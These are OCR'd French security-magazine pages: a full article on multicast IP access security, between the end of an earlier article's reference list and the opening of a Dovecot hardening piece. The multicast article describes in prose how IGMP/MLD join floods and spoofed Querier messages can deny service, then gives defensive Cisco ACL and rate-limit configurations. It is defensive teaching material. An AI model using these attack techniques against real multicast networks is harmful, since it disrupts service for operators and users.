[3] sd / devik - 2001 - **http://www.phrack.org/phrack/58/p58-0x07**

[4] Intel Reference - **http://developer.intel.com/design/pentium4/manuals/253666.htm**

[5] kad – 2001 - **http://www.phrack.org/phrack/59/p59-0x04.txt**

[6] Lsadump2 - **http://www.bindview.com/Services/RAZOR/Utilities/Windows/lsadump2_readme.cfm**

[7] jt – nologin - **http://www.nologin.org/main.pl?action=codeView&codeId=49&**

[8] **http://www.off-by-one.net/otbd/otbd.html**

Quelques éléments de sécurité des protocoles multicast IP – L'accès

Cédric Llorens
Cedric.llorens@wanadoo.fr

Sébastien Loye
sebastien.loye@wanadoo.fr

L'une des problématiques récurrentes des réseaux est de faire transiter des données le plus rapidement et le plus sûrement possible. La disponibilité des services réseau est généralement couverte par la topologie du réseau. Quant à l'intégrité des services réseau, elle est généralement couverte par les protocoles réseau. Contrairement au mode unicast IP, le mode multicast IP fournit une approche efficace pour le transport des communications multipoint à multipoint. En revanche, le traitement des flux multicast dans des réseaux IP nécessite la mise en œuvre de protocoles de routage multicast supplémentaires. Ces nouveaux protocoles (IGMP, PIM, etc.) peuvent être la cible d'attaques malveillantes dans le but d'écrouler ou de saturer le réseau ou les groupes multicast.

1. Introduction

Bien que le modèle de diffusion *multicast* ait été défini depuis plusieurs années et que les implantations de la famille des protocoles multicast soient disponibles, on constate que cette technologie n'est pas mise en œuvre et déployée à grande échelle dans les réseaux des opérateurs.

Une raison essentielle est la problématique liée à la nature ouverte du modèle multicast. Des attaques lancées sur le réseau MBONE (*Multicast Backbone*), telles que le virus Ramen en 2001, ont fait tomber le réseau en quelques minutes. Ces attaques ont clairement montré la fragilité et la vulnérabilité d'une infrastructure multicast face aux attaques par déni de service.


Cet article décrit quelques faiblesses et failles de sécurité du modèle de diffusion multicast, ainsi que les parades possibles liées aux protocoles d'accès. Les protocoles de routage multicast seront détaillés dans un autre article.

2. Les fondements du routage multicast

Dans les réseaux IP, les paquets sont généralement acheminés d'une seule source vers un seul récepteur de proche en proche par des routeurs. Ce type de transmission, appelé mode *unicast* IP, a prouvé son efficacité pour des transmissions point à point.

En revanche, certaines applications telles que la diffusion de contenu audio/vidéo, etc. nécessitent que des paquets IP soient délivrés à de multiples destinations. Une première approche consiste à envoyer un exemplaire de chaque paquet à chaque destinataire en mode unicast. Cependant, lorsque le nombre de récepteurs est important, cette approche atteint ses limites du fait qu'une même donnée est transportée plusieurs fois sur les mêmes liens. Des ressources de bande passante supplémentaires sur le réseau sont donc nécessaires et engendrent des coûts d'infrastructure plus élevés. Contrairement au mode unicast IP, le mode multicast IP fournit une approche efficace pour le transport des communications multipoint à multipoint. Le multicast est un mode de diffusion sélectif permettant à une source d'émettre un seul exemplaire de son trafic à destination de plusieurs récepteurs. C'est alors le réseau IP qui est chargé de répliquer de façon optimale le trafic au plus près des récepteurs en créant des arbres de distribution multicast comme illustré à la figure 1.

Figure 1 *Distribution de flux multicast*



Le multicast définit un mode de transmission multipoint qui peut être unidirectionnel ou bidirectionnel. Il repose fondamentalement sur la construction d'arbres de distribution afin d'établir deux types de communication de groupe :

- **Point à multipoint ou de type 1 vers n**
  C'est le modèle de diffusion SSM (*Source Specific Multicast*) et est caractérisé par un canal qui est l'association systématique d'une adresse de groupe G et de l'adresse unicast de la source de trafic multicast.

Ce modèle permet d'offrir des services de diffusion de programmes audio/télévisés, de distribution de fichiers, de surveillance, etc.

- **Multipoint à multipoint ou de type p vers n**
  Il s'agit du modèle de service connu sous le nom de modèle de diffusion ASM (*Any Source Multicast*) et permet des groupes de diffusion avec plusieurs sources actives de trafic.

Ce modèle permet d'offrir des services de diffusion tels que les applications de visioconférence multimédia, d'apprentissage à distance, de jeux en réseau, etc.

Afin de supporter des communications de groupe, trois mécanismes distincts doivent être définis et mis en œuvre au niveau de la couche réseau :


- **Adressage multicast**
  Une adresse multicast, appelée aussi *adresse de groupe*, a été définie afin de permettre des communications avec un groupe de récepteurs plutôt qu'avec un seul récepteur. Une adresse

multicast identifie l'ensemble des destinataires faisant partie d'un groupe spécifique. La plage d'adresse de la classe D, comprise entre 224.0.0.0 et 239.255.255.255, a été assignée pour le multicast en IPv4. Une source de trafic envoie des données à destination d'un groupe multicast en mettant simplement l'adresse du groupe multicast dans le champ `adresse IP destination` des datagrammes.

- **Gestion dynamique des membres d'un groupe**
  Un protocole est nécessaire pour permettre aux terminaux multicast d'annoncer à leur routeur multicast local leur intention de joindre ou de quitter un groupe de diffusion. Ainsi, le protocole de routage multicast connaîtra l'existence et la localisation des membres d'un groupe de diffusion afin de savoir où il doit diffuser les paquets multicast. Les demandes d'appartenance/résiliation à des groupes multicast sont effectuées à l'aide des protocoles de gestion de groupe tels que IGMP (*Internet Group Management Protocol*) dans les réseaux IPv4, MLD (*Multicast Listener Discovery*) dans les réseaux IPv6, GMRP (*Generic Multicast Routing Protocol*) pour optimiser la diffusion dans des réseaux de niveau 2 Ethernet, etc.

- **Routage multicast**
  Le réseau doit être capable de calculer et de construire des arbres de distribution multicast des destinataires permettant à des sources d'envoyer des paquets vers tous les récepteurs. C'est le rôle des protocoles de routage multicast que de construire ces arbres de distribution permettant d'assurer que le trafic multicast atteint tous les destinataires qui ont joint le groupe multicast. On distingue deux grandes familles de protocoles de routage multicast : d'une part les protocoles déployés au sein d'un domaine multicast (AS : *Autonomous System*) tels que la collection des protocoles de routage PIM (*Protocol Independant Multicast*), et d'autre part, les protocoles d'interconnexion entre deux AS comme MSDP (*Multicast Source Discovery Protocol*), comme illustré à la figure 2.

Figure 2 *Les protocoles multicast d'accès et de routage*



Le réseau cœur contient donc l'ensemble des routeurs multicast qui exécutent les protocoles de routage multicast utilisés afin de construire les arbres de distribution multipoint. De plus, le réseau d'accès est schématiquement constitué des équipements de concentration de trafic, qui exécutent les protocoles IGMP/MLD d'abonnement/désabonnement aux flux multicast, et des utilisateurs finaux. Les protocoles de routage multicast sont classifiés en deux grandes familles (dense et éparse) en fonction de la distribution attendue des membres du groupe multicast sur le réseau comme le précise les points suivants :

- Dans les topologies réseau de type « dense », il est supposé que la répartition des récepteurs d'un groupe donné est dense et homogène sur l'ensemble d'un domaine réseau.


- Dans les topologies réseau de type « épars », il est supposé que la répartition des récepteurs d'un groupe donné n'est pas homogène et donc fortement dispersée sur l'ensemble d'un domaine réseau. Ainsi, afin de préserver les ressources du réseau, il est important de pouvoir restreindre le trafic multicast et de l'empêcher d'être diffusé vers des régions du réseau où il n'y a pas de membre.

Bien que les protocoles en mode épars soient plus complexes à administrer opérationnellement, ils ont prouvé leur efficacité pour des réseaux de grande taille. Le protocole PIM *Sparse Mode* (PIM-SM) est le protocole de routage multicast le plus largement répandu aujourd'hui et est un protocole de routage multicast intra-domaine en mode épars.

PIM-SM utilise des arbres partagés ou RPT (Rendez-vous *Point Tree*) par groupe, car ils ont pour racine un routeur particulier appelé « Point de Rendez-vous » (RP). Le rôle du routeur RP, comme son nom l'indique, est de servir de point de rendez-vous aux sources et aux récepteurs d'une diffusion multicast donnée. Les sources émettent leurs flux multicast vers le routeur RP qui les retransmet vers les récepteurs de ce flux [Loye].

L'architecture de PIM-SM définit également un autre routeur particulier, le Routeur Désigné DR (*Designated Router*). Il s'agit d'un seul routeur élu et connecté à un sous-réseau LAN et dont le rôle est de déceler les sources de trafic multicast et d'initier périodiquement les procédures d'enregistrement auprès du routeur RP. Le DR permet aussi de maintenir à jour la table des groupes actifs, de déclencher le cas échéant les opérations d'ajout ou de suppression de branches de l'arbre RPT et enfin de transmettre le trafic multicast sur le LAN à destination de ses récepteurs locaux comme l'illustre la figure 3.

Figure 3 *Distribution de flux multicast*



3. La sécurité de l'accès à des réseaux multicast

La sécurité du service multicast consiste avant tout à garantir la sécurité de l'infrastructure du réseau en premier lieu et celles des utilisateurs en second lieu. Le traitement des flux multicast dans des réseaux IP nécessite la mise en œuvre de protocoles de routage multicast supplémentaires. Ces nouveaux protocoles (IGMP, PIM, etc.) peuvent être la cible d'attaques malveillantes dans le but d'écrouler ou de saturer le réseau ou les groupes multicast [Hardjono].

Nous présentons ci-après les différentes attaques possibles contre l'infrastructure réseau multicast relative à l'accès. D'une manière générale, on peut classifier ces attaques de la manière suivante **[Rajvaidya, Matthew]** :

- Selon leur type : on peut distinguer les attaques par déni de service (DoS) qui visent à engorger les capacités des réseaux ou saturer les ressources des routeurs, et les attaques mettant à profit les vulnérabilités des protocoles par falsification de messages de signalisation.
- Selon leur cible : on peut distinguer les attaques DoS dirigées dans le plan de transfert ou le plan de contrôle de l'infrastructure multicast[1].
- Selon leur origine : ces attaques peuvent provenir soit du cœur de réseau, soit de l'accès. Les attaques lancées depuis la périphérie du réseau sont de loin les plus probables.

3.1 Les attaques sur les données transportées

Comme toute connexion réseau, la difficulté est de garantir la confidentialité, l'intégrité et l'authentification des flux multicast transportés. Sachant que la sécurité des communications en point à point n'est déjà pas triviale en soi, l'appliquer à des communications « dynamiques » de groupe ajoute encore des difficultés supplémentaires. Sans entrer dans les détails, toutes les attaques d'usurpation d'identité, d'écoute, etc. sont possibles dans l'état actuel des protocoles multicast.

3.2 Les attaques dirigées dans le plan de transfert

Les attaques dans le plan de transfert sont nombreuses, un intrus peut effectivement modifier le contenu de paquets et submerger le réseau par du trafic parasite (ce trafic sera alors reçu par tous les récepteurs). L'intrus peut aussi copier le contenu d'un groupe et le rejouer plus tard. On distingue principalement deux types d'attaques dans le plan de transfert dirigées contre les arbres de distribution multicast, d'une part les attaques en provenance des sources de trafic, et d'autre part les attaques en provenance des récepteurs.

3.2.1 Les attaques en provenance des sources

Dans le modèle actuel du multicast IP, l'émission de trafic multicast n'est pas contrôlée par le réseau. Il n'existe aucun mécanisme pour contrôler ou empêcher un participant (ou un non participant) à un groupe de diffusion d'émettre du trafic multicast sur ce groupe. Une source illégitime peut facilement attaquer l'infrastructure multicast en injectant du trafic parasite. Les conséquences d'une telle attaque varient selon que le trafic de pollution cible une diffusion existante ou non, et selon le modèle de diffusion ASM ou SSM utilisé. Par exemple, une source malveillante pourrait attaquer un arbre de distribution multicast existant en injectant un trafic parasite (des paquets quelconques dont l'adresse destination est l'adresse multicast du groupe visé) sur le groupe de diffusion et violerait ainsi l'intégrité du flux de diffusion légitime en ajoutant ce trafic parasite à la communication de groupe existante. En effet, ce trafic parasite, qui est reçu par tous les récepteurs du groupe, vise à perturber la diffusion existante du flux légitime.

Pour l'opérateur réseau, ce type d'attaque consomme inutilement des ressources de bande passante le long de l'arbre de distribution, puisque des données supplémentaires et parasites seront distribuées à tous les membres du groupe, et peut causer un déni de service aux utilisateurs par congestion des ressources de transmission. Bien que de telles attaques soient également possibles en unicast IP, l'impact en multicast est magnifié à cause de la réplication des paquets multicast aux branches de l'arbre de distribution.


3.2.2 Les attaques en provenance des récepteurs sur des groupes existants

Le modèle actuel du multicast permet à n'importe quel terminal de joindre un groupe multicast en envoyant simplement un message d'abonnement. Bien que les dernières versions des protocoles IGMP/MLD permettent aux récepteurs de spécifier à la fois le groupe multicast et la (les) source(s) dont ils souhaitent recevoir (ou non) du trafic, ils n'apportent aucune fonction de contrôle d'accès.

Par conséquent, on peut joindre simplement et librement un (ou plusieurs) groupe multicast existant et actif qu'il soit de type ASM ou SSM. Dans ce type d'attaque, le vol d'information, l'écoute, etc. sont possibles par un assaillant.

Si cette attaque est réalisée à partir d'un réseau victime pour impacter ce réseau, alors celui-ci sera submergé de trafic multicast auquel il n'a pas souscrit. Un virus pourrait par exemple très bien déclencher ce type d'attaque qui peut être perçu comme un déni de service comme illustré à la figure 4.

Figure 4 *Attaque sur des groupes multicast existants*



De plus, ce type d'attaque a aussi des conséquences pour le réseau multicast qui transporte alors des données inutiles et gaspille des ressources de transmission.

[1] Le plan de transfert assure, comme son nom l'indique, le transfert (transmission, multiplexage, aiguillage) et l'écoulement de bout en bout du trafic dans le réseau, à savoir les paquets IP. Le plan de transfert d'un routeur comprend les liens physiques, les cartes d'interface, la matrice d'aiguillage (qui désigne la fonction de redirection des paquets IP vers la(les) bonne(s) interface(s) de sortie) et la table d'aiguillage (où sont stockées ces informations permettant d'aiguiller les paquets IP vers les interfaces de sortie adéquates) ainsi que les fonctions de gestion des files d'attente. Le plan de commande est destiné à piloter le plan de transfert. On retrouve dans le plan de commande d'un routeur un ensemble de mécanismes permettant *in fine* d'alimenter et de mettre à jour la table d'aiguillage. Le plan de commande comprend donc l'ensemble des protocoles de routage (RIP, OSPF, BGP, PIM,...) et d'acheminement (RSVP, PIM, LDP,...) utilisés, ainsi que les tables de routage et d'acheminement associées.

3.3 Les attaques dirigées dans le plan de contrôle

Les protocoles multicast de signalisation (tels que IGMP, MLD, etc.) entre le terminal client et le premier équipement réseau gérant les requêtes IGMP/MLD rend possible d'autres types d'attaques dirigées cette fois dans le plan de contrôle.

Les protocoles IGMP/MLD n'intègrent pas de contrôle d'accès ou autre mécanisme pour contrôler l'admission d'un terminal à un groupe de diffusion. Ainsi, le processus d'abonnement/désabonnement à un groupe multicast est de fait très ouvert par défaut. Un terminal malveillant peut effectivement facilement attaquer l'infrastructure multicast en inondant tout simplement le réseau de messages IGMP/MLD quel(s) que soi(en)t le ou les groupes multicast visés.


Si on décortique l'attaque, celle-ci permet à un assaillant de souscrire à des milliers d'adresses de groupes et à des milliers d'adresses sources. L'envoi de ces requêtes IGMP/MLD par l'assaillant déclenche alors de nombreux évènements dans le protocole de routage multicast associé. L'énorme quantité d'entrées dans la table de routage multicast peut alors atteindre des limites et pénaliser les flux légaux.

Cette attaque consomme aussi des ressources mémoire dans les équipements réseau gérant le trafic multicast afin de maintenir les états multicast créés et traiter les messages de routage multicast. Cette attaque est particulièrement dangereuse pour les équipements réseau qui sont racines (ou proches des racines) des arbres de distribution multicast, puisque ce sont ceux qui ont à maintenir le plus d'états multicast.

Sachant que les dernières versions des protocoles IGMP/MLD permettent de signaler l'abonnement à plusieurs sources S par groupe G en un seul message d'abonnement, elles permettent alors d'amplifier l'impact de ce type d'attaque.

De manière plus précise et dans le cas du modèle ASM (*Any Source Multicast*), la réception d'un nouveau message d'abonnement IGMP/MLD pour le groupe G par le routeur DR déclenche l'émission d'un message de routage multicast PIM Join (*, G) vers l'équipement RP. Il entraîne ainsi la création d'une entrée multicast dans la table de routage multicast des équipements réseau situés entre le récepteur assaillant et le RP.

Figure 5 *Attaque dans le plan de contrôle*



Comme les RP sont les racines des arbres de diffusion multicast et doivent donc gérer un grand nombre d'états multicast, ils seront le plus impactés comme illustré à la figure 5.

En revanche, dans le cas du modèle SSM (*Source Specific Multicast*), la réception d'un nouveau message d'abonnement IGMP/MLD pour le canal (S_i,G) par le routeur DR déclenche cette fois l'émission d'un message de routage multicast PIM Join (S_i, G) vers le routeur DR connectant la source S_i.

Même si l'adresse de la source S_i a été choisie au hasard par l'assaillant et n'existe pas, l'attaque demeure malgré tout impactante puisqu'elle crée une entrée multicast dans la table de routage multicast des équipements réseau situés entre l'assaillant et le DR de la source S_i (en effet, aucun contrôle de la validité des adresses associées aux sources et récepteurs n'existe par défaut).

3.4 Les attaques utilisant les vulnérabilités des protocoles multicast

L'attaquant exploite des faiblesses des protocoles multicast PIM et IGMP/MLD en falsifiant des messages. Ainsi, il peut se faire passer pour un équipement réseau de type RP, DR, IGMP Querier etc. d'un réseau multicast et provoquer un déni de service sur la diffusion des groupes ou d'autres actions.

Par exemple, IGMP est le protocole d'abonnement/désabonnement des terminaux IPv4 à des groupes multicast. Celui-ci définit le « Querier IGMP » qui est par définition, sur un sous-réseau donné, le routeur qui a la plus petite adresse IP.

Le Querier IGMP est un élément essentiel du réseau LAN multicast car il centralise les demandes multicast à un sous-réseau et est membre de tous les groupes multicast souscrits par les terminaux du réseau local. En émettant un faux message IGMP/MLD Query avec une adresse IP source plus petite que celle du Querier IGMP/MLD en place, un attaquant est élu et considéré comme le nouveau Querier IGMP/MLD.

L'attaquant devenu Querier IGMP/MLD peut alors conduire un certain nombre d'attaques comme par exemple augmenter la latence de désabonnement des membres d'un groupe en ignorant les messages de désabonnement, etc.


4. Les mécanismes de sécurité

Bien que de nombreuses failles existent, il est possible de limiter leurs effets par des contre-mesures telles que le contrôle des flux ou la limitation en bande passante que nous détaillons ci-après.

4.1 La gestion sécurisée des groupes

La sécurité des groupes multicast consiste avant tout à mettre en œuvre des mécanismes de contrôle d'accès, d'authentification et de chiffrement à base de distribution de clés dynamiques. Les groupes de travail MSEC (*Multicast SECurity*) à l'IETF (*Internet Engineering Task Force*) et GSEC (*Group SECurity*) à l'IRTF (*Internet*

Figure 6 *Partage d'un secret dans un groupe multicast*



Research Task Force) ont été spécifiquement créés afin de parvenir à des solutions d'architectures sécurisées **[RFC 3740, RFC 3830, RFC 4082]**.

Par exemple, le protocole Diffie-Hellman généralisé permet de partager un secret parmi les membres d'un groupe multicast **[Steiner, Erra]**.

Ainsi, si 4 participants d'un groupe multicast désirent se partager un secret commun afin de chiffrer les données transitant sur le réseau, les échanges suivants sont alors réalisés comme illustré à la figure 6. Soient p un nombre premier et g la racine primitive d'ordre p connus de tous les participants, et n1, n2, n3 et n4 générés et gardés secret par chaque participant.

- Message 1 : P1 envoie $\{g^{n1}\}$ à P2
- Message 2 : P2 envoie $\{g^{n1}, g^{n2}, g^{n1n2}\}$ à P3
- Message 3 : P3 envoie $\{g^{n1n2}, g^{n1n3}, g^{n2n3}, g^{n1n2n3}\}$ à P4
- P4 calcule alors la clé pour le groupe $g^{n1n2n3n4}$
- Message 4 : P4 diffuse alors $\{g^{n1n2n4}, g^{n1n3n4}, g^{n2n3n4}\}$ à P1, P2, P3
- Tous les participants calculent alors la même clé secrète $g^{n1n2n3n4}$

L'exemple donné ici n'est pas du tout optimal mais permet cependant de comprendre la complexité de partager un secret au sein d'un groupe.

De nombreux travaux sont en cours afin d'améliorer les échanges et de proposer d'autres familles de distribution de clés. Quelle que soit la solution retenue, on peut estimer que la gestion de clés secrètes dans des groupes multicast ne sera pas sans un coût de traitement fort de la part de l'infrastructure réseau.

4.2 Les contrôles d'accès

Afin de protéger un réseau multicast contre des attaques, la solution la plus simple, mais la plus fastidieuse à mettre en place, consiste à contrôler explicitement qui peut émettre du trafic multicast sur un groupe et qui peut recevoir ce trafic **[MAFIA]**.

Pour être efficace, ce contrôle d'accès doit s'appliquer à l'ensemble des participants d'une diffusion multicast, c'est-à-dire à la fois aux sources et aux récepteurs des groupes de diffusion concernés, afin d'empêcher des utilisateurs malveillants d'attaquer le réseau multicast.

Voici par exemple le type de commande que l'on peut généralement configurer au niveau d'un routeur de type CISCO :

- Filtrer et autoriser de manière statique les seules sources connues et légitimes en configurant des *access-lists* appliquées aux adresses des groupes et/ou des sources multicast des paquets multicast.

```
ip access-list extended authorized_Sources&Groups
     permit ip @ipS @netS @ipG @netG
     deny ip any any
```

- Filtrer et autoriser de manière statique les seuls récepteurs connus et légitimes en configurant des access-lists appliquées aux adresses IP source des messages des protocoles IGMP ou MLD.

```
access-list authorised_group permit @ip1 @net1
access-list authorised_group permit @ip2 @net2
access-list authorised_group deny any

interface x
   ip igmp access-group authorised_group
```

Ce type de protection constitue le premier niveau de défense contre des attaques par falsification. Cependant, il faut s'assurer que de telles contre-mesures soient implantées sur l'ensemble des équipements réseau DR.

4.3 Les contrôles d'admission

Il est possible de spécifier par équipement réseau un certain nombre de seuils au-delà desquels toute nouvelle requête ou nouveau flux multicast est détruit.

Ce type de contrôle vise à admettre en entrée du réseau, côté source comme côté récepteur, des flux ou requêtes multicast en fonction des ressources réseau disponibles. Un tel contrôle nécessite cependant une bonne connaissance de l'activité et de la volumétrie globale du trafic multicast afin de fixer les différents seuils.

En cas d'attaque, ce type de solution permet de protéger le réseau et d'éviter qu'il ne s'écroule. Il est donc possible de configurer et d'appliquer des limitations aux protocoles de découverte et de gestion de groupes multicast (IGMP, MLD) afin de limiter le nombre d'états multicast au niveau global ou sur une interface donnée.

```
/* Niveau global pour igmp ou mld */
ip igmp limit number1
ip mld state-limit number2

/* Niveau interface pour igmp ou mld */
interface x
    ip igmp limit number3

interface y
    ip mld limit number4
```

Il est aussi possible de configurer et d'appliquer des limitations en débit aux sources de trafic afin de limiter la quantité de trafic multicast acceptée par seconde, **en entrée ou en sortie,** sur une interface donnée d'un routeur.

```
/* Limitation en débit */
interface x
ip multicast rate-limit {in/out} group-list authorised_group source-list
authorised_source packetrate

/* Contrôle des groupes */
access-list authorised_group permit @ipG @netG

/* Contrôle des sources */
access-list authorised_source permit @ipS @netS
```

Ce type de protection constitue le premier niveau de défense contre des attaques par inondation. Cependant, il faut s'assurer que de telles contre-mesures soient implantées sur l'ensemble des équipements réseau DR.

L'inconvénient de ce mécanisme est qu'il pénalise également, en cas d'attaque, les sources légitimes situées sur le même lien que l'attaquant.

4.4 La protection de la signalisation

La spécification des dernières versions des protocoles IGMP/MLD permet d'utiliser IPSec (IP *Security*) pour sécuriser l'échange des messages de gestion et de découverte des groupes multicast.

L'utilisation de la couche IPSec permet d'empêcher des attaques par contrefaçon de messages IGMP/MLD.

Il existe deux possibilités pour authentifier une session IPSec :

- Un secret partagé par LAN ou éventuellement un secret pour chaque groupe. La diffusion du secret reste problématique sur un ensemble de terminaux et ne permet pas de contrefaire un

message afin de se faire passer pour un autre (on n'authentifie pas de manière stricte l'émetteur d'un message IGMP/MLD).

- Une paire de clés publique/privée par terminal. Comme toute solution dite « de PKI » (*Public Key Infrastructure*), elle est lourde à mettre en place sur un parc important d'équipements. En revanche, elle permet d'identifier un terminal de manière individuelle.

Même si l'authentification des messages de signalisation IGMP/MLD renforce la sécurité d'une infrastructure multicast, elle n'est pas suffisante :

- Si un terminal est authentifié mais infecté par un virus, il représente alors un danger pour l'infrastructure multicast.
- Sachant que les opérations cryptographiques sont généralement coûteuses en ressources mémoire pour les équipements réseau, des attaques peuvent alors exploiter ces limitations afin de lancer des dénis de services sur l'infrastructure multicast de périphérie.

Références

[Erra] R.Erra, « Au-delà de Diffie-Hellman...? » , MISC 17.

[Gothic] P.Judge, M.Ammar, « *Gothic : A Group Access Control Architecture for Secure Multicast and Anycast* », IEEE Infocom 2002.

[Hardjono] T.Hardjono, G.Tsudik « *IP Multicast Security: Issues and Directions* », Annales de Telecom 2000.

[Loye] S.Loye, « Multicast IP : Principes et protocoles », Techniques de l'Ingénieur, à paraître.

[MAFIA] K.Ramachandran, K.Almeroth, « *MAFIA : A Multicast Management Solution for Access Control and Packet Filtering* », IEEE/IFIP *Conference on Management of Multimedia Networks and Services*, 2003.

[Matthew] D.Matthew, J.Moyer, JR.Rao, P.Rohatgi, « *A Survey of Security Issues in Multicast Communications* », IEEE *Network Magazine*, 1999.

[Rajvaidya] P.Rajvaidya, K.Ramachandran, K.Almeroth « *Detection and Deflection of Dos Attacks Against the Multicast Source Discovery Protocol* », IEEE Infocom 2003.

[RFC 3740] T.Hardjono, B.Weis, « *The Multicast Group Security Architecture* », Informational, 2004.

[RFC 3830] J.Arkko, E.Carrara, F. Lindholm, M. Naslund, K. Norrman « *MIKEY : Multimedia Internet KEYing* », standard track, 2004.

[RFC 4082] A.Perrig, D.Song, R.Canetti, J.D.Tygar, B.Briscoe « *Timed Efficient Stream Loss-Tolerant Authentication (TESLA) : Multicast Source Authentication Transform Introduction* », *Informational*, 2005.

[Steiner] M.Steiner, G.Tsudik, M.Waidner, « Diffie-Hellman key distribution extended to groups », ACM CCCS'96.

Conclusion

Nous avons décrit dans cet article quelques éléments de sécurité relatifs aux protocoles multicast à l'accès du réseau. Ils illustrent que l'ajout d'une infrastructure multicast nécessite un effort différent et supplémentaire pour assurer la disponibilité des flux de diffusion en comparaison des protocoles de type unicast.

Il convient donc d'être très prudent dans la mise en œuvre de telles architectures de diffusion en ne négligeant pas les contre-mesures de sécurité à mettre en œuvre. De plus, il y a fort à parier que des sondes de détection d'intrusion spécialisées dans le domaine des groupes de diffusion verront le jour.

Enfin, il est inévitable que la plupart des opérateurs de télécommunications offriront dans un proche avenir de telles infrastructures tant la demande pour des services de diffusion est forte.

FICHE TECHNIQUE

Dovecot, sécuriser son mail

Après un article sur la programmation sécurisée (MISC 16) dans lequel nous abordions Dovecot sous l'aspect de son architecture interne et de son code source, nous allons nous intéresser ici à son utilisation proprement dite.

Après un bref rappel de quelques notions essentielles, nous détaillerons comment l'installer et le paramétrer de la manière adéquate d'un point de vue sécurité en fonction de l'usage que l'on souhaite en faire.

En guise de préambule

Avant d'entrer dans les détails techniques de la mise en place d'un serveur IMAP avec Dovecot [1], il est intéressant de faire un bref rappel sur quelques notions importantes.

Le protocole IMAP

Les premières spécifications du protocole IMAP (*Internet Message Access Protocol*) ont été énoncées en 1986 à l'université de Stanford. Il faudra cependant attendre 1994 pour voir la version 4 du protocole devenir un standard Internet soutenu par Sun et Netscape et ainsi monter progressivement en puissance. Actuellement, la plupart des programmes (clients et serveurs) implémentent la version `IMAP4rev1` (RFC 2060 mise à jour en 2003 dans la RFC 3501).

Concrètement, IMAP est un protocole applicatif relativement complexe et coûteux en ressources pour le serveur. De nombreuses extensions ont été ajoutées progressivement au protocole et continuent encore d'évoluer.

On notera également que contrairement aux autres protocoles de messagerie, IMAP a été conçu dès le début pour supporter différentes méthodes d'authentification.

La mise en œuvre est loin d'être simple (y compris côté client) et cela n'est pas sans causer de nombreux problèmes d'interopérabilité, mais également beaucoup de failles de sécurité en tout genre dans la plupart des implémentations.

Où il est question d'architecture

Les gens font parfois la confusion entre un serveur de messagerie et un serveur de boîtes aux lettres.

Même s'il est vrai que pour un faible nombre d'utilisateurs, ces deux services peuvent être fournis par une même machine, les besoins initiaux restent relativement différents et peuvent justifier le choix d'une architecture complètement spécifique.

Pour les grosses infrastructures de messagerie, on peut trouver par exemple plusieurs passerelles SMTP frontales dédiées au filtrage applicatif, des boîtes aux lettres exportées en NFS par des *appliances*, de multiples points d'accès POP/IMAP pour les clients, etc. Un serveur IMAP doit donc pouvoir s'adapter à des solutions très diverses.

Notre but ici ne sera pas d'expliquer comment mettre en place une architecture de messagerie dimensionnée pour un ISP, mais plutôt de donner des conseils concrets sur le paramétrage de Dovecot, conseils restant valables pour différents types d'installation.

Les besoins en sécurité

Si on récapitule les besoins en termes de sécurité à prendre en compte lors de la mise en place d'un serveur IMAP, on peut les répartir dans deux grandes catégories, qui impliqueront des actions différentes :

- La sécurisation du serveur lui-même ; cela peut consister par exemple à mettre en place des mécanismes de cloisonnement (*chroot* des *daemons*, séparation des privilèges, etc.). Par chance, Dovecot nous facilite grandement cette tâche car son implémentation utilise déjà, ou du moins facilite, la mise en œuvre de la plupart de ces moyens.
